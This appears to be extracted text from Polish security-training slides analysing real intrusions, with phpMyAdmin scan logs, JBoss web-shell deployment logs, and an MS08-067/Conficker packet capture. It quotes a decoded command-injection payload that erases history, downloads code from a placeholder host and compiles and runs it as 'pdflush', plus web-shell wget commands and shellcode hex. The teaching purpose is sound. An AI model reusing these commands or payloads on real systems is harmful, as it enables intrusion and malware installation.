	76 [0]	210.83.84.72 [0]	08 November 2012 02:41:48	/phpMyAdmin/scripts/setup.php
	77 [0]	210.83.84.72 [0]	08 November 2012 02:41:49	/phpmyadmin/scripts/setup.php
	78 [0]	210.83.84.72 [0]	08 November 2012 02:41:50	/pma/scripts/setup.php
	79 [0]	210.83.84.72 [0]	08 November 2012 02:41:51	/myadmin/scripts/setup.php
	80 [0]	210.83.84.72 [0]	08 November 2012 02:41:52	/MyAdmin/scripts/setup.php
	81 [0]	194.29.168.115 [0]	08 November 2012 18:04:48	/
	82 [0]	194.29.168.115 [0]	08 November 2012 18:06:09	/index.html
	83 [0]	194.29.168.115 [0]	08 November 2012 18:06:37	/index.html
	84 [0]	192.168.41.127 [0]	08 November 2012 18:18:38	/index.html?efwgwe=reheh
	85 [0]	93.84.61.12 [0]	08 November 2012 18:56:04	http://www.google.com/
	86 [0]	119.254.71.2 [0]	09 November 2012 04:18:44	/
	87 [0]	130.192.108.117 [0]	10 November 2012 02:10:44	/

Command Injection

- Rozkodowana treść żądania

```
http://...../?z=uname -a;set  
HISTFILE;cd /var/tmp/;wget  
http://ww.xx.yy.zz/css/tmp -O pdflush;wget  
http://ww.xx.yy.zz/css/tmp.c -O xx.c;gcc -o  
pdflush tmp.c;gcc -o pdflush xx.c;rm -rf  
*.c*;strip pdflush;chmod +x  
pdflush;/var/tmp/pdflush
```

Błąd w programie – możliwość pominięcia procesu uwierzytelnienia

- Analiza logów serwera WWW po wykryciu faktu włamania


```
ww.xx.yy.zz - - [02/Jan/2013:17:02:15 +0100] "HEAD /jmx-console/HtmlAdaptor?action=invokeOpByName&name=jboss.admin%3Aservice%3DDeploymentFileRepository&methodName=store&argType=java.lang.String&arg0=zecmd.war&argType=java.lang.String&arg1=zecmd&argType=java.lang.String&arg2=.jsp&argType=java.lang.String&arg3=%3c%25%40%20%70 ... HTTP/1.0" 500 - "-" "-"
```

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:16 +0100] "GET /zecmd/zecmd.jsp HTTP/1.0" 200 167 "-" "-"
```

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:16 +0100] "GET /zecmd/zecmd.jsp?comment=wget+http://...../a.tar.gz HTTP/1.0" 200 226 "-" "-"
```

```
ww.xx.yy.zz - - [02/Jan/2013:17:02:19 +0100] "GET /zecmd/zecmd.jsp?comment=tar+xzvf+a.tar.gz HTTP/1.0" 200 283 "-" "-"
```

Błąd w programie – możliwość pominięcia procesu uwierzytelnienia



```
Command: ifconfig

eth0      Link encap:Ethernet  HWaddr [REDACTED]
          inet addr:[REDACTED]  Bcast:[REDACTED]  Mask:255.255.255.128
          inet6 addr:[REDACTED] Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:792315 errors:0 dropped:0 overruns:0 frame:0
          TX packets:344866 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:59522198 (56.7 MiB)  TX bytes:1648574997 (1.5 GiB)

eth0:0    Link encap:Ethernet  HWaddr [REDACTED]
          inet addr:[REDACTED]  Bcast:[REDACTED]  Mask:255.255.255.128
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:130402 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130402 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:192655127 (183.7 MiB)  TX bytes:192655127 (183.7 MiB)
```

Remote Code Execution – robak Conficker

Dia-DSL-20120901.pcap [Wireshark 1.6.4 (SVN Rev 39941 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
240	288.522525	109.107.83.13	192.168.1.9	SMB	99	Close Request, FID: 0x4000
241	288.523040	192.168.1.9	109.107.83.13	TCP	54	microsoft-ds > 4936 [ACK] Seq=1084 Ack=1494 Win=11792 Len=0
242	288.539087	192.168.1.9	109.107.83.13	SMB	99	Close Response, FID: 0x4000
243	288.630982	109.107.83.13	192.168.1.9	SMB	160	NT Create AndX Request, FID: 0x4000
244	288.655561	192.168.1.9	109.107.83.13	SMB	193	NT Create AndX Response, FID: 0x4000
245	288.748729	109.107.83.13	192.168.1.9	DCERPC	194	Bind: call_id: 1 Fragment: Single SRVSVC V3.0
246	288.789014	192.168.1.9	109.107.83.13	TCP	54	microsoft-ds > 4936 [ACK] Seq=1084 Ack=1494 Win=11792 Len=0
247	288.863863	192.168.1.9	109.107.83.13	SMB	105	Write AndX Response, FID: 0x4200, 72 bytes
248	288.960214	109.107.83.13	192.168.1.9	SMB	117	Read AndX Request, FID: 0x4200, 1024 bytes at offset 0
249	288.960625	192.168.1.9	109.107.83.13	TCP	54	microsoft-ds > 4936 [ACK] Seq=1135 Ack=1557 Win=11792 Len=0
250	288.981828	192.168.1.9	109.107.83.13	DCERPC	186	Bind_ack: call_id: 1 Fragment: Single accept max_xmit: 4280
251	289.077906	109.107.83.13	192.168.1.9	SRVSVC	846	NetPathCanonicalize request
252	289.116899	192.168.1.9	109.107.83.13	TCP	54	microsoft-ds > 4936 [ACK] Seq=1267 Ack=2349 Win=13464 Len=0
253	289.297751	192.168.1.9	109.107.83.13	TCP	74	60586 > ttc-etap-ns [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK
254	289.397343	109.107.83.13	192.168.1.9	TCP	78	ttc-etap-ns > 60586 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
255	289.398434	192.168.1.9	109.107.83.13	TCP	66	60586 > ttc-etap-ns [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=1
256	289.399954	192.168.1.9	109.107.83.13	TCP	193	60586 > ttc-etap-ns [PSH, ACK] Seq=1 Ack=1 Win=5856 Len=127
257	289.503314	109.107.83.13	192.168.1.9	TCP	152	ttc-etap-ns > 60586 [PSH, ACK] Seq=1 Ack=128 Win=65408 Len=8
258	289.503586	192.168.1.9	109.107.83.13	TCP	66	60586 > ttc-etap-ns [ACK] Seq=128 Ack=87 Win=5856 Len=0 TSva

0120 6d 61 70 4e 4d 55 71 48 74 52 68 70 50 76 47 73 mapNMuQH trfyPvGs
0130 6b 4c 61 59 e8 ff ff ff ff c2 5f 8d 4f 10 80 31 kLaY...._..O..1
0140 c4 41 66 81 39 4d 53 75 f5 38 ae c6 0d a0 4f 85 .Af.9MSu .8....O.
0150 ea 4f 84 c8 4f 84 d8 4f e4 4f 9c cc 49 73 65 c4 .O..O..O .O..Ise.
0160 c4 c4 2c ed c4 c4 c4 c4 26 3c 4f 38 92 3b d3 57 &<08.;.w
0170 47 02 c3 2c dc c4 c4 c4 f7 16 96 96 4f 08 a2 03 G.,.... .O...
0180 c5 bc ea 95 3b b3 c0 96 96 95 92 96 3b f3 3b 24;.\$
0190 69 95 92 51 4f 8f f8 4f 88 cf bc c7 0f f7 32 49 i..QO..O2I
01a0 d0 77 c7 95 e4 4f d6 c7 17 cb c4 04 cb 7b 04 05 .w...O..{..
01b0 04 c3 f6 c6 86 44 fe c4 b1 31 ff 01 b0 c2 82 ffD.. .1.....
01c0 b5 dc b6 1f 4f 95 e0 c7 17 cb 73 d0 b6 4f 85 d8O.. .s..O..
01d0 c7 07 4f c0 54 c7 07 9a 9d 07 a4 66 4e b2 e2 44 ..O.T... .fN..D
01e0 68 0c b1 b6 a8 a9 ab aa c4 5d e7 99 1d ac b0 b0 h..... .].....
01f0 b4 fe eb eb f5 f4 fd ea f5 f4 f3 ea fc f7 ea f5
0200 f7 fe f6 fd f3 f3 eb b3 a6 a1 ae a6 bd c4 4d 53MS
0210 51 59 4f 62 64 71 45 63 58 4f 62 62 4e 4c 53 4a QYObdqEc xobbNLSJ

MS08-067

Podatność w funkcji
NetPathCanonicalize

Remote Code Execution – robak Conficker

